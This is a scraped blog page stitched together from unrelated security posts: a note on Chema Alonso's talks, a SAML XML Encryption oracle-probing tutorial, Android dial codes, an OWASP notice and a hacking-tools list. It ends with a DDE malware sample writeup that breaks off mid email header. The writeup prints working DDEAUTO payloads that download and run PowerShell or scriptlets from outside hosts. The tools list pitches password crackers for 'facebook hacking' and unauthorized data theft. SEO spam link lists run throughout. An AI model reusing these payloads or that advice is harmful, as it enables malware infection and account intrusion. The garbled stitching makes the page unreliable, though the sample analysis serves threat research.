BUEN FIN DE CUATRIMESTRE...!! A DISFRUTAR DE ESTAS MERECIDAS VACACIONES.. NOS VEMOS EL PRÓXIMO :)

martes, 9 de junio de 2020

Las 50 "Mejores" Conferencias De Chema Alonso @Chemaalonso

Ayer no llegué a publicar el post de El lado del mal, pero no es porque no estuviera trabajando. Estuve trabajando y mucho desde muy temprano, que es cuando más disfruto yo de ciclos de computación de calidad en mi CPU, pero cuando pude acabar con el trabajo que me había puesto se me había hecho muy tarde, así que decidí dejar para hoy la publicación del post.

Figura 1: Las 50 "mejores" conferencias de Chema Alonso

No llegué a tiempo a publicar el post, pero sí que hice el trabajo que me había propuesto, que no era otro que hacer una lista de "Las 50 mejores conferencias de Chema Alonso" en mi Canal Youtube, de esas que me gustan a mí y a mi mamá, y que dejé publicado.
No están todas las charlas, y alguna que he dejado fuera por ahora porque había decidido que solo fueran 40 los vídeos que tenían que estar, pero a lo mejor los cambio con el tiempo. Tampoco las he ordenado por ahora en un orden temático o especial, pero puede que lo haga en el futuro. Y también puede que luego haga una lista del Top 10, y lo mismo hago que esta lista de 50 acaba siendo de 10. Ya veremos. 

Figura 3: Las 50 mejores conferencias de Chema Alonso

Lo que sí es cierto es que ahora tienes esa lista con las 50 charlas que he elegido - y hay algunas de 3 minutos, otras de 5 minutos y otras de más de una hora -, pero si quieres verte "La Serie Completa", tienes temporada a temporada, todas las series ordenadas cronológicamente en listas. Los vídeos de charlas comienzan en el año 2007 - no he conseguido vídeos anteriores - donde está la primera charla de LDAP Injection & Blind LDAP Injection y un Webcast de ISA Server 2006.  Y así hasta 2020 con la charla de Gremlin Botnets y las que vaya a dar este año.


También tengo otras listas para entrevistas a cosas temáticas, y los vídeos que usamos en los artículos, y otros vídeos con explicaciones puntuales, pero subido al escenario dando charlas, tienes todo el material que he sido capaz de recuperar en esas listas, para que encuentres la charla que quieres ver.

Saludos Malignos!

Autor: Chema Alonso (Contactar con Chema Alonso)

Related news
  1. Pentest Software
  2. Pentest Report Generator
  3. Hacking Simulator
  4. Hacking The System
  5. Hacking Lab
  6. Hacker Ethic
  7. Hacker Ethic
  8. Hacker Kevin Mitnick
  9. Hacking Vpn
  10. Hacking The Art Of Exploitation
  11. Pentest Azure
  12. Pentest Vs Ceh
  13. Pentest Meaning
  14. Pentestmonkey Cheat Sheet
  15. Hacking 3Ds
  16. Pentest Process
  17. Pentest Reporting Tool

Probing For XML Encryption Weaknesses In SAML With EsPReSSO

Security Assertion Markup Language (SAML) is an XML-based standard commonly used in Web Single Sign-On (SSO) [1]. In SAML, the confidentiality of transferred authentication statements against intermediaries can be provided using XML Encryption [2]. However, implementing XML Encryption in a secure way can be tricky and several attacks on XML Encryption have been identified in the past [3] [4]. Therefore, when auditing a SAML endpoint, one should always consider testing for vulnerabilities in the XML Encryption implementation.

This blog post introduces our latest addition to the SAML Attacker of our BurpSuite extension EsPReSSO: the Encryption Attack tab. The new tab allows for easy manipulation of the encrypted parts within intercepted SAML responses and can, therefore, be used to quickly assess whether the SAML endpoint is vulnerable against certain XML Encryption attacks.


Weaknesses of XML Encryption

Implementations of XML Encryption can be vulnerable to adaptive chosen ciphertext attacks. This is a class of attacks in which the attacker sends a sequence of manipulated ciphertexts to a decryption oracle as a way to gain information about the plaintext content.
Falsely implemented XML Encryption can be broken using:
  • an attack against the CBC-mode decryption (quite similar to a padding oracle attack) [3] or
  • a Bleichenbacher attack against the RSA-PKCS#1 encryption of the session key  [4].
SAML makes use of XML Encryption and its implementations could, therefore, also be vulnerable to these attacks.

XML Encryption in SAML

To support confidential transmission of sensitive data within the SAML Assertion, assertions can be encrypted using XML Encryption. An EncryptedAssertion is shown in the abridged example below.

<EncryptedAssertion>
  <EncryptedData>
    <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#aes128-cbc"/>
    <KeyInfo>
      <EncryptedKey>
        <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5"/>
        <CipherData>
          <CipherValue>
            [...]
          </CipherValue>
        </CipherData>
      </EncryptedKey>
    </KeyInfo>
    <CipherData>
        <CipherValue>
          [...]
        </CipherValue>
    </CipherData>
  </EncryptedData>
</EncryptedAssertion>

The EncryptedAssertion contains an EncryptedData element, which in turn is the parent of the EncryptionMethod, KeyInfo, and CipherData elements.  SAML makes use of what is referred to as a hybrid encryption scheme. This is done using a session key which symmetrically encrypts the payload data (the example uses AES-128 in CBC mode), resulting in the ciphertext contained in the EncryptedAssertion/EncryptedData/CipherData/CipherValue child element. The session key itself is encrypted using an asymmetric encryption scheme. In our example, RSA-PKCS#1.5 encryption is used with the public key of the recipient, allowing the contents of the the EncryptedKey child element to be derived from the KeyInfo element. 

Encryption Attacker

Our BurpSuite extension EsPReSSO can help detect vulnerable implementations with the newly integrated Encryption Attacker within EsPReSSO's SAML module.

Once a SAML response which contains an EncryptedAssertion has been intercepted, open the SAML tab, select the Attacks pane, and choose Encryption from the dropdown menu. This works in Burp's Proxy, as well as in the Repeater tool, and is depicted below.
As sketched out above, the symmetric session key is encrypted using the recipient's public key. Since the key is public, anybody can use it to encrypt a selected symmetric key and submit a valid encryption of arbitrary messages to the recipient. This is incredibly helpful because it allows us to produce ciphertexts that decrypt the chosen plaintexts. To accomplish this, one can purposefully send invalidly padded messages, or messages containing invalid XML, as a method to trigger and analyze the different reactions of the decryption endpoint (i.e, turning the endpoint into a decryption oracle). To facilitate these investigations, the new Encryption Attacker makes this process dead simple.
The screenshot above shows the essential interface of the new encryption tab:
At the top, the certificate used to encrypt the symmetric session key can be pasted into the text field. This field will be pre-filled automatically if the intercepted SAML message includes a certificate in the KeyInfo child element of the EncryptedData element. The Update Certificate checkboxes above the text area can be used to include the certificate in the manipulated SAML message.
In the Symmetric Key text field, the hexadecimal value of the symmetric session key can be set. Choose the asymmetric algorithm from the dropdown menu and click Encrypt key -- this will update the corresponding KeyInfo elements of the intercepted SAML message. 

The payload in the text area labeled XML data can now be entered. Any update in the XML data field will also be reflected in the hexadecimal representation of the payload (found on right of the XML data field). Note that this is automatically padded to the blocklength required by the symmetric algorithm selected below. However, the payload and the padding can be manually adjusted in the hex editor field.

Eventually, click the Encrypt content button to generate the encrypted payload. This will apply the changes to the intercepted SAML message, and the manipulated message using Burp's Forward or Go button can now be forwarded, as usual.

Probing for Bleichenbacher Oracles

Bleichenbacher's attack against RSA-PKCS1 v1.5 encryption abuses the malleability of RSA to draw conclusions about the plaintext by multiplying the ciphertext with adaptively chosen values, and observing differences in the received responses. If the (error-) responses differ for valid and invalid PKCS1 v1.5 ciphertexts, Bleichenbachers' algorithm can be used to decrypt the ciphertext without knowing the private key [6].

To determine whether or not a SAML endpoint is vulnerable to Bleichenbacher's Attack, we simply need to check if we can distinguish those responses received when submitting ciphertexts that are decrypted into invalidly formatted PKCS1 v1.5 plaintexts, from the responses we receive when sending ciphertexts that are decrypted into validly formatted plaintexts. 

Recall that PKCS1 v1.5 mandates a certain format of the encrypted plaintext, namely a concatenation of a BlockType 00 02, a randomized PaddingString (PS) that includes no 00 bytes, a 00 (NULL-byte) as delimiter, and the actual plaintext message. The whole sequence should be equal in size to the modulus of the RSA key used. That is, given the byte length k of the RSA modulus and the message length |m|, PS has the length |PS| = k - 3 - |m|. Furthermore, PKCS1 v1.5 demands that |PS| to be at least eight bytes long [5]. 

In SAML, the recipient's public key is usually known because it is published in the metadata, or even included in the EncryptedAssertion. For this reason, we do not need to fiddle around with manipulated ciphertexts. Instead, we simply submit a validly formatted RSA-PKCS1 v1.5 encrypted message and an encrypted message which deciphers into an invalidly formatted plaintext. As an example, assume an RSA public key of 2048 bits which we want to use to encrypt a 16 byte session key `01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10` (hexadecimal representation). |PS|$ is $2048/8 - 3 - 16 = 237, so a valid PKCS1 v1.5 plaintext, ready to be encrypted using `AA` for all 237 padding bytes, could look like the listing shown below.

00 02 AA AA AA AA AA AA AA AA AA AA AA AA AA AA
AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA 00
01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10
In the Encryption attack pane of EsPReSSO, ensure that the correct public key certificate has been added to the Certificate field. Insert a valid plaintext, such as the one above, into the Symmetric Key field and select Plain RSA encryption from the Algorithm drop down menu. Click the Encrypt button to compute the RSA transformation and apply the new EncryptedKey element to the intercepted SAML message. Now, submit the message by clicking Burp's Go or Forward button and carefully inspect the response.

Next, repeat the steps outlined above, but this time submit an invalid PKCS1 v1.5 message. For example, consider using an invalid BlockType of `12 34` instead of `00 02`, or replace the `00` delimiter so that the decryptor is unable to determine the actual message after decrypting the ciphertext. If you are able to determine from the recieved responses whether or not the submitted ciphertext decrypted into a valid PKCS1 v1.5 formatted plaintext, chances are high that the decryptor can be used as a Bleichenbacher oracle. Don't forget to take into account the actual XML data, i.e., the assertion encrypted with the new session key; by submitting valid or invalid XML, or by removing signatures from the SAML message or the assertion you may increase your chances of detecting differences in the returned responses.

Probing for Oracles in CBC-Mode Decryption

Another known attack on XML Encryption is aimed at the Cipher Block Chaining (CBC) mode, which can be used with the block ciphers AES or 3DES [2]. The attack is described in detail in this referenced paper [3] and is quite similar to Padding-Oracle attacks on CBC mode; the malleability of CBC mode encryption enables the attacker to perform a bytewise, adaptive manipulation of the ciphertext blocks which are subsequently sent to the decryptor. In most cases, the manipulated ciphertext will not decrypt to valid XML and an error will be returned. Sometimes, however, the plaintext will be parsed as valid XML, in which cases an error is thrown later on at the application layer. The attacker observes the differences in the responses in order to turn the decryptor into a ciphertext validity oracle which can be used to break the encryption.  Due to some particularities of the XML format, this attack can be very efficient, enabling decryption with about 14 requests per byte, and it is even possible to fully automate the process [7].

In order to determine if a particular SAML service provider is vulnerable to this attack, we can avoid the cumbersome ciphertext manipulation, if we are in possession of the decryptor's public key:
In the Encryption Attacker tab of EsPReSSO, add the public key certificate to the Certificate field (if necessary) and insert a symmetric key of your own devising into the  Symmetric Key text field. Select an appropriate RSA encryption method and click the Encrypt button to apply the new EncryptedKey element to the original SAML message. 

An XML message can now be inserted into the XML data text field. Select a CBC mode encryption algorithm and click Encrypt to apply the changes. As in the example above, press Burp's Go or Forward button to send the message and carefully inspect the response. Try sending invalid XML, e.g., by not closing a tag or using the `&` character without a valid entity and keep an eye open for differences in the returned responses. To manipulate the padding, the text field on the right side shows the hexadecimal representation of the plaintext, including the CBC padding. If you send a single block and set the last byte, which indicates the padding length to the blocksize, i.e. 16 or 0x10 for AES, the ciphertext should decrypt into an empty string and is generally considered "valid" XML.

Please refer to the original paper for more details, tips, and tricks for performing the actual attack [3]. 

Summary

The new XML Encryption attacker included in EsPReSSO can help security auditors to quickly assess if a SAML endpoint is vulnerable to known attacks against XML Encryption. To this end, the decryptor's public key is used in order to send suitable test vectors that can be provided in plaintext. Ciphertext manipulation is, therefore, not required. The actual process of decrypting an intercepted SAML message is, however, considered out of scope and not implemented in EsPReSSO.

In case you wonder how XML Encryption can be used in a secure fashion, here are some considerations [6]:
  • Always use an authenticated encryption mode such as AES-GCM instead of the CBC-mode encryption.
  • Using RSA-PKCS1 v1.5 within XML Encryption is particularly difficult to do in a secure manner, and it is recommended to use RSA with Optimal Asymmetric Encryption Padding (OAEP) instead [2].
  • Apply a digital signature over the whole SAML response, and ensure it is properly validated before attempting to decrypt the assertion. This should thwart the attack as a manipulated response can be recognized as such and should be rejected.
----------
Continue reading
  1. Pentest Methodology
  2. Pentest Wordpress
  3. Pentest Standard
  4. Hacker Google
  5. Pentest With Metasploit
  6. Pentest Example Report
  7. Pentest Training
  8. Hacker Tools
  9. Pentest Iso
  10. Pentest Kit
  11. Pentest Ios
  12. Hacking 3Ds
  13. Hacking Apps
  14. Hacking Apps
  15. Hackerx
  16. Pentest Practice Sites
  17. Hacking Gif
  18. Hacking Tools
  19. Hacking Resources
  20. Pentest Dns Server

Secret Hack Codes For Android Mobile Phones

Secrete Hack codes for Android Mobile phones

Secret hack codes are usually hidden from users to prevent misuse and exploit. Android is a very new platform so there aren't many hack codes for Androids available. Today I will share all of the hack codes of Android cellphones that I know. I have tested these codes on my Samsung Galaxy with the Android OS version 2.2. I am sure these will work on all previous versions. 


Secret Hack Codes for Android Mobile Phones:


1. Complete Information About Your Phone 

 *#*#4636#*#*

 This code can be used to get some interesting information about your phone and battery. It shows the following 4 menus on the screen:

  • Phone information
  • Battery information (How to maximize or boost battery life in android phones)
  • Battery history
  • Usage statistics


2. Factory data reset


*#*#7780#*#*

This code can be used for a factory data reset. It'll remove the following things:

  • Google account settings stored in your phone
  • System and application data and settings
  • Downloaded applications

It will NOT remove:

  • Current system software and bundled application
  • SD card files e.g. photos, music files, etc.

Note: Once you give this code, you will get a prompt screen asking you to click on the "Reset phone" button, giving you the chance to cancel your operation.


3. Format Android Phone


  *2767*3855#

Think before you input this code. This code is used for factory formatting. It will remove all files and settings, including the internal memory storage. It will also reinstall the phone firmware.

Note: Once you give this code, there is no way to cancel the operation unless you remove the battery from the phone.


4. Phone Camera Update


*#*#34971539#*#*

This code is used to get information about phone camera. It shows following 4 menus:

  • Update camera firmware in image (Don't try this option)
  • Update camera firmware in SD card
  • Get camera firmware version
  • Get firmware update count

WARNING: NEVER use the first option. Your phone camera will stop working and you will need to take your phone to a service center to reinstall camera firmware.


5. End Call/Power


*#*#7594#*#*

This one is my favorite. This code can be used to change the action of the "End Call/Power" button. Be default, if you hold the button down for a long time, it shows a screen asking you to select between silent mode, airplane mode, and power off.

Using this code, you can enable this button to power off without having to select an option, saving you some time.


6. File Copy for Creating Backup


*#*#273283*255*663282*#*#*


This code opens a file copy screen where you can backup your media files e.g. images, sound, video and voice memo.


7.  Service Mode


*#*#197328640#*#*

This code can be used to enter into service mode. In service mode, you can run various tests and change settings.


8. WLAN, GPS and Bluetooth Secret Hack Codes for Android:


*#*#232339#*#* OR *#*#526#*#* OR *#*#528#*#*           – WLAN test (Use "Menu" button to start various tests)

*#*#232338#*#*                  – Shows WiFi MAC address

*#*#1472365#*#*                – GPS test

*#*#1575#*#*                      – Another GPS test

*#*#232331#*#*                  – Bluetooth test

*#*#232337#*#                    – Shows Bluetooth device address


9. Codes to get Firmware version information:


*#*#4986*2650468#*#* – PDA, Phone, H/W, RFCallDate

*#*#1234#*#* – PDA and Phone

*#*#1111#*#* – FTA SW Version

*#*#2222#*#* – FTA HW Version

*#*#44336#*#* – PDA, Phone, CSC, Build Time, Changelist number


10. Codes to launch various Factory Tests:


*#*#0283#*#* – Packet Loopback

*#*#0*#*#* – LCD test

*#*#0673#*#* OR *#*#0289#*#* – Melody test

*#*#0842#*#* – Device test (Vibration test and BackLight test)

*#*#2663#*#* – Touch screen version

*#*#2664#*#* – Touch screen test

*#*#0588#*#* – Proximity sensor test

*#*#3264#*#* – RAM version


@EVERYTHING NT

Related articles
  1. Pentest Tools
  2. Pentest
  3. Pentest Gear
  4. Hacker Attack
  5. Hacking Page
  6. Hacking Groups
  7. Pentestgeek
  8. Hacking Software
  9. Pentest Magazine

The OWASP Foundation Has Selected The Technical Writer For Google Season Of Docs

The OWASP Foundation has selected the technical writer for Google Season of Docs by Fabio Cerullo


The OWASP Foundation has been accepted as the organization for the Google Seasons of Docs, a project whose goals are to give technical writers an opportunity to gain experience in contributing to open source projects and to give open-source projects an opportunity to engage the technical writing community.

During the program, technical writers spend a few months working closely with an open-source community. They bring their technical writing expertise to the project's documentation, and at the same time learn about open source and new technologies.

The open-source projects work with the technical writers to improve the project's documentation and processes. Together they may choose to build a new documentation set, or redesign the existing docs, or improve and document the open-source community's contribution procedures and onboarding experience. Together, we raise public awareness of open source docs, of technical writing, and of how we can work together to the benefit of the global open source community.

After a careful review and selection process, the OWASP Foundation has picked the primary technical writer who will work along the OWASP ZAP Team for the next 3 months to create the API documentation of this flagship project.

Congratulations to Nirojan Selvanathan!

Please refer to the linked document where you could look at the deliverables and work execution plan.


Related articles


  1. Hacker Software
  2. Hacker Anonymous
  3. Hacking Linux
  4. Hacking Groups
  5. Pentestlab
  6. Hacking Wifi
  7. Pentest Gear
  8. Pentest +
  9. Pentest Partners
  10. Pentest Dns
  11. Pentestmonkey
  12. Hacker News
  13. Pentest Partners
  14. Pentest Vs Ethical Hacking
  15. Hacker Language
  16. Hacking Gif
  17. Pentest Aws
  18. Hacking Tools

lunes, 8 de junio de 2020

Best Hacking Tools

      MOST USEFUL HACKING TOOL

1-Nmap-Network Mapper is popular and free open source hacker's tool.It is mainly used for discovery and security auditing.It is used for network inventory,inspect open ports manage service upgrade, as well as to inspect host or service uptime.Its advantages is that the admin user can monitor whether the network and associated nodes require patching.

2-Haschat-It is the self-proclaimed world's fastest password recovery tool. It is designed to break even the most complex password. It is now released as free software for Linux, OS X, and windows.


3-Metasploit-It is an extremely famous hacking framework or pentesting. It is the collection of hacking tools used to execute different tasks. It is a computer severity  framework which gives the necessary information about security vulnerabilities. It is widely used by cyber security experts and ethical hackers also.

4-Acutenix Web Vulnerability Scanner- It crawls your website and monitor your web application and detect dangerous SQL injections.This is used for protecting your business from hackers.


5-Aircrack-ng - This tool is categorized among WiFi hacking tool. It is recommended for beginners  who are new to Wireless Specefic Program. This tool is very effective when used rightly.


6-Wireshark-It is a network analyzer which permit the the tester to captyre packets transffering through the network and to monitor it. If you would like to become a penetration tester or cyber security expert it is necessary to learn how to use wireshark. It examine networks and teoubleshoot for obstacle and intrusion.


7-Putty-Is it very beneficial tool for a hacker but it is not a hacking tool. It serves as a client for Ssh and Telnet, which can help to connect computer remotely. It is also used to carry SSH tunneling to byepass firewalls. So, this is also one of the best hacking tools for hackers.


8-THC Hydra- It is one of the best password cracker tools and it consist of operative and highly experienced development team. It is the fast and stable Network Login Hacking Tools that will use dictonary or bruteforce attack to try various combination of passwords against in a login page.This Tool is also very useful for facebook hacking , instagram hacking and other social media platform as well as computer folder password hacking.


9-Nessus-It is a proprietary vulnerability scanner developed by tennable Network Security. Nessus is the world's most popular vulnerability scanner according to the surveys taking first place in 2000,2003,2006 in security tools survey.


10-Ettercap- It is a network sniffing tool. Network sniffing is a computer tool that monitors,analyse and defend malicious attacks with packet sniffing  enterprise can keep track of network flow. 


11-John the Ripper-It is a free famous password cracking pen testing tool that is used to execute dictionary attacks. It is initially developed for Unix OS. The Ripper has been awarded for having a good name.This tools can also be used to carry out different modifications to dictionary attacks.


12-Burp Suite- It is a network vulnerability scanner,with some advance features.It is important tool if you are working on cyber security.


13-Owasp Zed Attack Proxy Project-ZAP and is abbreviated as Zed  Attack Proxy is among popular OWASP project.It is use to find vulnerabilities in Web Applications.This hacking and penetesting tool is very easy to use  as well as very efficient.OWASP community is superb resource for those people that work with Cyber Security.


14-Cain & Abel-It is a password recovery tool for Microsoft Operating System. It allow easy recovery of various kinds of passwords by sniffing the networks using dictonary attacks.


15-Maltego- It is a platform that was designed to deliver an overall cyber threat pictures to the enterprise or local environment in which an organisation operates. It is used for open source intelligence and forensics developed by Paterva.It is an interactive data mining tool.

These are the Best Hacking Tools and Application Which are very useful for penetration testing to gain unauthorized access for steal crucial data, wi-fi hacking , Website hacking ,Vulnerability Scanning and finding loopholes,Computer hacking, Malware Scanning etc.

This post is only for educational purpose to know about top hacking tools which are very crucial for a hacker to gain unauthorized access. We are not responsible for any type of crime.


Read more


  1. Pentest Process
  2. Hacking Typer
  3. Pentest Android App
  4. Hacking Quotes
  5. Hacking Ethics
  6. Hacking Websites
  7. Hacking Page
  8. Pentestlab
  9. Pentest App
  10. Pentest Book

DDE Command Execution Malware Samples


Here are a few samples related to the recent DDE Command execution


Reading:
10/18/2017 InQuest/yara-rules 
10/18/2017 https://twitter.com/i/moments/918126999738175489 


Download


File information
List of available files:
Word documents:
bf38288956449bb120bae525b6632f0294d25593da8938bbe79849d6defed5cb
a1294fce91af3f7e7691f8307d07aebd4636402e4e6a244faac5ac9b36f8428
b68b3f98f78b42ac83e356ad61a4d234fe620217b250b5521587be49958d568
9d67659a41ef45219ac64967b7284dbfc435ee2df1fccf0ba9c7464f03fdc862
7777ccbaaafe4e50f800e659b7ca9bfa58ee7eefe6e4f5e47bc3b38f84e52280
313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065
9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d
8630169ab9b4587382d4b9a6d17fd1033d69416996093b6c1a2ecca6b0c04184
11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13
bd61559c7dcae0edef672ea922ea5cf15496d18cc8c1cbebee9533295c2d2ea9

Payload 
8c5209671c9d4f0928f1ae253c40ce7515d220186bb4a97cbaf6c25bd3be53cf
2330bf6bf6b5efa346792553d3666c7bc290c98799871f5ff4e7d44d2ab3b28c
316f0552684bd09310fc8a004991c9b7ac200fb2a9a0d34e59b8bbd30b6dc8ea
5d3b34c963002bd46848f5fe4e8b5801da045e821143a9f257cb747c29e4046f
fe72a6b6da83c779787b2102d0e2cfd45323ceab274924ff617eb623437c2669 


File details with MD5 hashes:
Word documents:
1. bf38288956449bb120bae525b6632f0294d25593da8938bbe79849d6defed5cb EDGAR_Rules.docx
bcadcf65bcf8940fff6fc776dd56563 ( DDEAUTO c:\\windows\\system32\\cmd.exe "/k powershell -C ;echo \"https://sec.gov/\";IEX((new-object net.webclient).downloadstring('https://pastebin.com/raw/pxSE2TJ1')) ")

2. 1a1294fce91af3f7e7691f8307d07aebd4636402e4e6a244faac5ac9b36f8428 EDGAR_Rules_2017.docx
 2c0cfdc5b5653cb3e8b0f8eeef55fc32 ( DDEAUTO c:\\windows\\system32\\cmd.exe "/k powershell -C ;echo \"https://sec.gov/\";IEX((new-object net.webclient).downloadstring('https://trt.doe.louisiana.gov/fonts.txt')) ")

3 4b68b3f98f78b42ac83e356ad61a4d234fe620217b250b5521587be49958d568 SBNG20171010.docx
8be9633d5023699746936a2b073d2d67 (DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://104.131.178.222/s.ps1');powershell -Command $e. 

4. 9d67659a41ef45219ac64967b7284dbfc435ee2df1fccf0ba9c7464f03fdc862 Plantilla - InformesFINAL.docx
78f07a1860ae99c093cc80d31b8bef14 ( DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe $e=new-object -com internetexplorer.application; $e.visible=$true; $e.navigate2(' https://i.ytimg.com/vi/ErLLFVf-0Mw/maxresdefault.jpg '); powershell -e $e " 

5. 7777ccbaaafe4e50f800e659b7ca9bfa58ee7eefe6e4f5e47bc3b38f84e52280 
 aee33500f28791f91c278abb3fcdd942 (DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://www.filefactory.com/file/2vxfgfitjqrf/Citibk_MT103_Ref71943.exe');powershell -e_

6. 313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065 Giveaway.docx
507784c0796ffebaef7c6fc53f321cd6 (DDEAUTO "C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\windows\\system32\\cmd.exe" "/c regsvr32 /u /n /s /i:\"h\"t\"t\"p://downloads.sixflags-frightfest.com/ticket-ids scrobj.dll" "For Security Reasons")


7. 9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d  Filings_and_Forms.docx
47111e9854db533c328ddbe6e962602a (DDEAUTO "C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\windows\\system32\\WindowsPowerShell\\v1.0\\powershell.exe -NoP -sta -NonI -W Hidden -C $e=(new-object system.net.webclient).downloadstring('http://goo.gl/Gqdihn');powershell.exe -e $e # " "Filings_and_Forms.docx")

8. 8630169ab9b4587382d4b9a6d17fd1033d69416996093b6c1a2ecca6b0c04184 ~WRD0000.tmp
47111e9854db533c328ddbe6e962602a


9. 11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13 ~WRD0003.tmp
d78ae3b9650328524c3150bef2224460


10. bd61559c7dcae0edef672ea922ea5cf15496d18cc8c1cbebee9533295c2d2ea9 DanePrzesylki17016.doc
5786dbcbe1959b2978e979bf1c5cb450


Payload Powershell

1. 8c5209671c9d4f0928f1ae253c40ce7515d220186bb4a97cbaf6c25bd3be53cf fonts.txt

2 2330bf6bf6b5efa346792553d3666c7bc290c98799871f5ff4e7d44d2ab3b28c - powershell script from hxxp://citycarpark.my/components/com_admintools/mscorier

Payload PE

1. 316f0552684bd09310fc8a004991c9b7ac200fb2a9a0d34e59b8bbd30b6dc8ea Citibk_MT103_Ref71943.exe
3a4d0c6957d8727c0612c37f27480f1e

2. 5d3b34c963002bd46848f5fe4e8b5801da045e821143a9f257cb747c29e4046f FreddieMacPayload
 4f3a6e16950b92bf9bd4efe8bbff9a1e

3. fe72a6b6da83c779787b2102d0e2cfd45323ceab274924ff617eb623437c2669 s50.exe  Poland payload
09d71f068d2bbca9fac090bde74e762b


Message information


For the EDGAR campaign
bf38288956449bb120bae525b6632f0294d25593da8938bbe79849d6defed5cb

 Received: from usa2.serverhoshbilling.com (usa2.serverhoshbilling.com [209.90.232.236])
by m0049925.ppops.net with ESMTP id 2dhb488ej6-1
(version=TLSv1.2 cipher=ECDHE-RSA-AES256-GCM-SHA384 bits=256 verify=NOT)
for <snip>; Wed, 11 Oct 2017 00:09:20 -0400
Received: from salesapo by usa2.serverhoshbilling.com with local (Exim 4.89)
(envelope-from <EDGAR@sec.gov>)
id 1e28HE-0001S5-Ew
for <snip>; Wed, 11 Oct 2017 00:05:48 -0400
To: <snip>
Subject: EDGAR Filings
X-PHP-Script: roofingexperts.org/wp-content/themes/sp/examples/send_edgar_corps.php for 89.106.109.106, 162.158.90.75
X-PHP-Originating-Script: 658:class.phpmailer.php
Date: Wed, 11 Oct 2017 04:05:48 +0000
From: EDGAR <EDGAR@sec.gov>
Reply-To: EDGAR <EDGAR@sec.gov>
Message-ID: <7608a3de5fe6c9bf7df6782a8aa9790f@roofingexperts.org>
X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="b1_7608a3de5fe6c9bf7df6782a8aa9790f"
Content-Transfer-Encoding: 8bit
X-AntiAbuse: This header was added to track abuse, please include it with any abuse report
X-AntiAbuse: Primary Hostname - usa2.serverhoshbilling.com
X-AntiAbuse: Original Domain - nu.com
X-AntiAbuse: Originator/Caller UID/GID - [658 497] / [47 12]
X-AntiAbuse: Sender Address Domain - sec.gov
X-Get-Message-Sender-Via: usa2.serverhoshbilling.com: authenticated_id: salesapo/only user confirmed/virtual account not confirmed
X-Authenticated-Sender: usa2.serverhoshbilling.com: salesapo
X-Source: /opt/cpanel/ea-php56/root/usr/bin/lsphp
X-Source-Args: lsphp:ntent/themes/sp/examples/send_edgar_corps.php
X-Source-Dir: salesapogee.com:/roofingexperts/wp-content/themes/sp/examples
X-CLX-Shades: Junk
X-CLX-Response: <snip>
X-Proofpoint-Virus-Version: vendor=fsecure engine=2.50.10432:,, definitions=2017-10-10_08:,,
 signatures=0
X-Proofpoint-Spam-Details: rule=spam policy=default score=99 priorityscore=1501 malwarescore=0
 suspectscore=0 phishscore=0 bulkscore=0 spamscore=0 clxscore=-262
 lowpriorityscore=0 impostorscore=0 adultscore=0 classifier=clx:Junk
 adjust=0 reason=mlx scancount=1 engine=8.0.1-1707230000
 definitions=main-1710110060

This is a multi-part message in MIME format.

--b1_7608a3de5fe6c9bf7df6782a8aa9790f
Content-Type: multipart/alternative;
boundary="b2_7608a3de5fe6c9bf7df6782a8aa9790f"

--b2_7608a3de5fe6c9bf7df6782a8aa9790f
Content-Type: text/plain; charset=us-ascii

Important information about last changes in EDGAR Filings


--b2_7608a3de5fe6c9bf7df6782a8aa9790f
Content-Type: text/html; charset=us-ascii

<b>Important information about last changes in EDGAR Filings</b><br/><br/>Attached document is directed to <snip>


--b2_7608a3de5fe6c9bf7df6782a8aa9790f--

--b1_7608a3de5fe6c9bf7df6782a8aa9790f
Content-Type: application/vnd.openxmlformats-officedocument.wordprocessingml.document; name="EDGAR_Rules_2017.docx"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename=EDGAR_Rules_2017.docx

<snip>


--b1_7608a3de5fe6c9bf7df6782a8aa9790f--


for 4b68b3f98f78b42ac83e356ad61a4d234fe620217b250b5521587be49958d568 SBNG20171010.docx

Received: from VI1PR08MB2670.eurprd08.prod.outlook.com (10.175.245.20) by
 AM4PR08MB2659.eurprd08.prod.outlook.com (10.171.190.148) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id
 15.20.77.7 via Mailbox Transport; Thu, 12 Oct 2017 10:45:16 +0000
Received: from DB6PR0802MB2600.eurprd08.prod.outlook.com (10.172.252.17) by
 VI1PR08MB2670.eurprd08.prod.outlook.com (10.175.245.20) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id
 15.20.77.7; Thu, 12 Oct 2017 10:45:15 +0000
Received: from VI1PR0802CA0047.eurprd08.prod.outlook.com
 (2603:10a6:800:a9::33) by DB6PR0802MB2600.eurprd08.prod.outlook.com
 (2603:10a6:4:a2::17) with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id 15.20.77.7; Thu, 12 Oct
